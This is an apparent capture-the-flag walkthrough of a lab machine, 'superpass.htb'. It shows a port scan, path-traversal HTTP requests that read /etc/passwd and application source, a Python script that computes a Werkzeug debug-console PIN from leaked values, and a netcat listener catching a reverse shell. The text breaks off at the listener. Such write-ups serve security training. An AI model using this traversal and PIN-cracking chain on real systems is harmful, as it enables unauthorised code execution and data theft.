

Information Gathering

1) Found open ports



```
┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ tcpscan 10.10.11.203
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-30 16:37 IST
Nmap scan report for 10.10.11.203
Host is up (0.19s latency).
Not shown: 64774 closed tcp ports (reset), 759 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   256 f4:bc:ee:21:d7:1f:1a:a2:65:72:21:2d:5b:a6:f7:00 (ECDSA)
|_  256 65:c1:48:0d:88:cb:b9:75:a0:2c:a5:e6:37:7e:51:06 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://superpass.htb
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 94.82 seconds
```

2) Checked the website




Welcome to your vault

	Site	Username	Password
	test	test	6700055e0e3d9e86b635

Copyright © superpass.htb

3) Found a debug console



FileNotFoundError: [Errno 2] No such file or directory: '/tmp/hacker_export_c690ea76ad.csv/../../../../../../../../../../../etc/passwd' // Werkzeug Debugger - Chromium

superpass.htb/download?fn=hacker_export_c690ea76ad.csv/../../../../../../../../../../../etc/passwd

FileNotFoundError

```
FileNotFoundError: [Errno 2] No such file or directory: '/tmp/hacker_export_c690ea76ad.csv/../../../../../../../../../../../../etc/passwd'
```

Traceback (most recent call last)

```
File "/app/venv/lib/python3.10/site-packages/flask/app.py", line 2528, in wsgi_app
  response = self.handle_exception(e)
[console ready]
>>>
File "/app/venv/lib/python3.10/site-packages/flask/app.py", line 2525, in wsgi_app
  response = self.full_dispatch_request()
File "/app/venv/lib/python3.10/site-packages/flask/app.py", line 1822, in full_dispatch_request
  rv = self.handle_user_exception(e)
File "/app/venv/lib/python3.10/site-packages/flask/app.py", line 1820, in full_dispatch_request
  rv = self.dispatch_request()
File "/app/venv/lib/python3.10/site-packages/flask/app.py", line 1796, in dispatch_request
  return self.ensure_sync(self.view_functions[rule.endpoint])(**view_args)
File "/app/venv/lib/python3.10/site-packages/flask_login/utils.py", line 290, in decorated_view
  return current_app.ensure_sync(func)(*args, **kwargs)
File "/app/app/superpass/views/vault_views.py", line 102, in download
  with open(f'/tmp/{fn}', 'rb') as f:
FileNotFoundError: [Errno 2] No such file or directory: '/tmp/hacker_export_c690ea76ad.csv/../../../../../../../../../../../etc/passwd'
```

Console Locked

The console is locked and needs to be unlocked by entering the PIN. You can find the PIN printed out on the standard output of your shell that runs the server.

PIN: Confirm Pin

The debugger caught an exception in your WSGI application. You can now look at the traceback which led to the error.


To switch between the interactive traceback and the plaintext one, you can click on the "Traceback" headline. From the text traceback you can also create a paste of it. For code execution mouse-over the frame you want to debug and click on the console icon on the right side.

You can execute arbitrary Python code in the stack frames and there are some extra helpers available for introspection:

- dump() shows all variables in the frame
- dump(obj) dumps all that's known about the object

Vulnerability Assessment

1) Found Path traversal vulnerability




Request

```
GET /download?fn=../etc/passwd HTTP/1.1
Host: superpass.htb
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/126.0.6478.127 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=
0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US
Accept-Encoding: gzip, deflate, br
Cookie: remember_token=
9|9fbcf2eee4e8e48ff3d35859df03948ab6eb9f02181696489b9cd98e1dc782025a9412e6e63996fca1e386fa8eb
782af36b6bb0d66cb5fffd65f80c46811f557; session=
.eJwljsGKwzAMRH_F6FyW2I4kK1-x96UUx5aaQHZb4vRU-u_r0tMwzLxhnnCxLbdFGOw_T3BHF_jV1vJV4QTfm-ambrtd
3frnjpvLpfTQHcva3L13vuD80p_6yK5tgenYH9rdWmECy2WOwiP7WijqMAtXlJAkcZFkozFiDQP6KOgDUklKYOxFKXo1o
UwpV4zksRNIkXnIQjWoVDLjaIEHb2hsWnCWMHp-M5pLkMpo_f7l0XT_vBF4_Q0QA0Vg.ZvqJoQ.nMf7v2oPZgeHlGBRcN
jrF1Rxdt0
Connection: keep-alive
```

Response

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Mon, 30 Sep 2024 11:26:49 GMT
Content-Type: text/csv; charset=utf-8
Content-Length: 1744
Connection: keep-alive
Content-Disposition: attachment; filename=superpass_export.csv
Vary: Cookie

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
usbmux:x:107:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
corum:x:1000:1000:corum:/home/corum:/bin/bash
dnsmasq:x:108:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
mysql:x:109:112:MySQL Server,,,:/nonexistent:/bin/false
runner:x:1001:1001::/app/app-testing/:/bin/sh
edwards:x:1002:1002::/home/edwards:/bin/bash
dev_admin:x:1003:1003::/home/dev_admin:/bin/bash
```


2) Found the source code



```
GET /download?fn=/../app/app/superpass/app.py HTTP/1.1
Host: superpass.htb
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/126.0.6478.127 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=
0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US
Accept-Encoding: gzip, deflate, br
Cookie: remember_token=
9|9fbcf2eee4e8e48ff3d35859df03948ab6eb9f02181696489b9cd98e1dc782025a9412e6e63996fca1e386fa8eb
782af36b6bb0d66cb5fffd65f80c46811f557; session=
.eJwljsGKwzAMRH_F6FyW2I4kK1-x96UUx5aaQHZb4vRU-u_r0tMwzLxhnnCxLbdFG0w_T3BHF_jV1vJV4QTfm-ambrtd
3frnjpvLpfTQHcva3L13vuD80p_6yK5tgenYH9rdWmECy2WOwiP7WijqMAtXlJAkcZFkozFiDQP6KOgDUklKYOxFKXo1o
UwpV4zksRNIkXnIQjWoVDLjaIEHb2hsWnCWMHp-M5pLkMpo_f7l0XT_vBF4_Q0QA0Vg.ZvqJoQ.nMf7v2oPZgeHlGBRcN
jrF1Rxdt0
Connection: keep-alive


```

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Mon, 30 Sep 2024 11:29:01 GMT
Content-Type: text/csv; charset=utf-8
Content-Length: 1966
Connection: keep-alive
Content-Disposition: attachment; filename=superpass_export.csv
Vary: Cookie

import json
import os
import sys
import flask
import jinja_partials
from flask_login import LoginManager
sys.path.insert(0, os.path.abspath(os.path.join(os.path.dirname(__file__), '..')))
from superpass.infrastructure.view_modifiers import response
from superpass.data import db_session

app = flask.Flask(__name__)
app.config['SECRET_KEY'] = os.urandom(32)


def register_blueprints():
from superpass.views import home_views
from superpass.views import vault_views
from superpass.views import account_views

app.register_blueprint(home_views.blueprint)
app.register_blueprint(vault_views.blueprint)
app.register_blueprint(account_views.blueprint)


def setup_db():
db_session.global_init(app.config['SQL_URI'])


def configure_login_manager():
login_manager = LoginManager()
login_manager.login_view = 'account.login_get'
login_manager.init_app(app)
```

3) We need the pin to use debugger



Debugger PIN

The debug console is protected by a PIN. This is a security helper to make it less likely for the debugger to be exploited if you forget to disable it when deploying to production. The PIN based authentication is enabled by default.

The first time a console is opened, a dialog will prompt for a PIN that is printed to the command line. The PIN is generated in a stable way that is specific to the project. An explicit PIN can be provided through the environment variable `WERKZEUG_DEBUG_PIN`. This can be set to a number and will become the PIN. This variable can also be set to the value `off` to disable the PIN check entirely.

If an incorrect PIN is entered too many times the server needs to be restarted.

This feature is not meant to entirely secure the debugger. It is intended to make it harder for an attacker to exploit the debugger. Never enable the debugger in production.


4) Found a way to leak the pin while having path traversal
https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/werkzeug
https://www.bengrewell.com/cracking-flask-werkzeug-console-pin/

```
import hashlib
from itertools import chain

"""
Module Name      Application Name
-------------------------------------
flask.app      - wsgi_app
werkzeug.debug - DebuggedApplication
flask.app      - Flask
"""
for modname in ['flask.app', 'werkzeug.debug', 'flask.app']:
    for appname in ['wsgi_app', 'DebuggedApplication', 'Flask']:

        probably_public_bits = [
            'www-data',  # username
            modname,  # modname
            appname,  # getattr(app, '__name__', getattr(app.__class__,
'__name__'))
            '/app/venv/lib/python3.10/site-packages/flask/app.py'  #
getattr(mod, '__file__', None),
        ]

        private_bits = [
            '345049936697',  # str(uuid.getnode()),  /sys/class/net/ens33/
address
            'ed5b159560f54721827644bc9b220d00superpass.service'  #
get_machine_id(), /etc/machine-id
        ]

        # h = hashlib.md5()  # Changed in https://werkzeug.palletsprojects.com/
en/2.2.x/changes/#version-2-0-0
        h = hashlib.sha1()
        for bit in chain(probably_public_bits, private_bits):
            if not bit:
                continue
            if isinstance(bit, str):
                bit = bit.encode('utf-8')
            h.update(bit)
        h.update(b'cookiesalt')
        # h.update(b'shittysalt')

        cookie_name = '__wzd' + h.hexdigest()[:20]

        num = None
        if num is None:
            h.update(b'pinsalt')
            num = ('%09d' % int(h.hexdigest(), 16))[:9]

        rv = None
        if rv is None:
            for group_size in 5, 4, 3:
                if len(num) % group_size == 0:
                    rv = '-'.join(num[x:x + group_size].rjust(group_size, '0')
                                  for x in range(0, len(num), group_size))
                    break
            else:
                rv = num

        print(rv)
```

PIN: 103-068-783

Exploitation

1) Got reverse shell from debug console



```
┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.14] from (UNKNOWN) [10.10.11.203] 48982
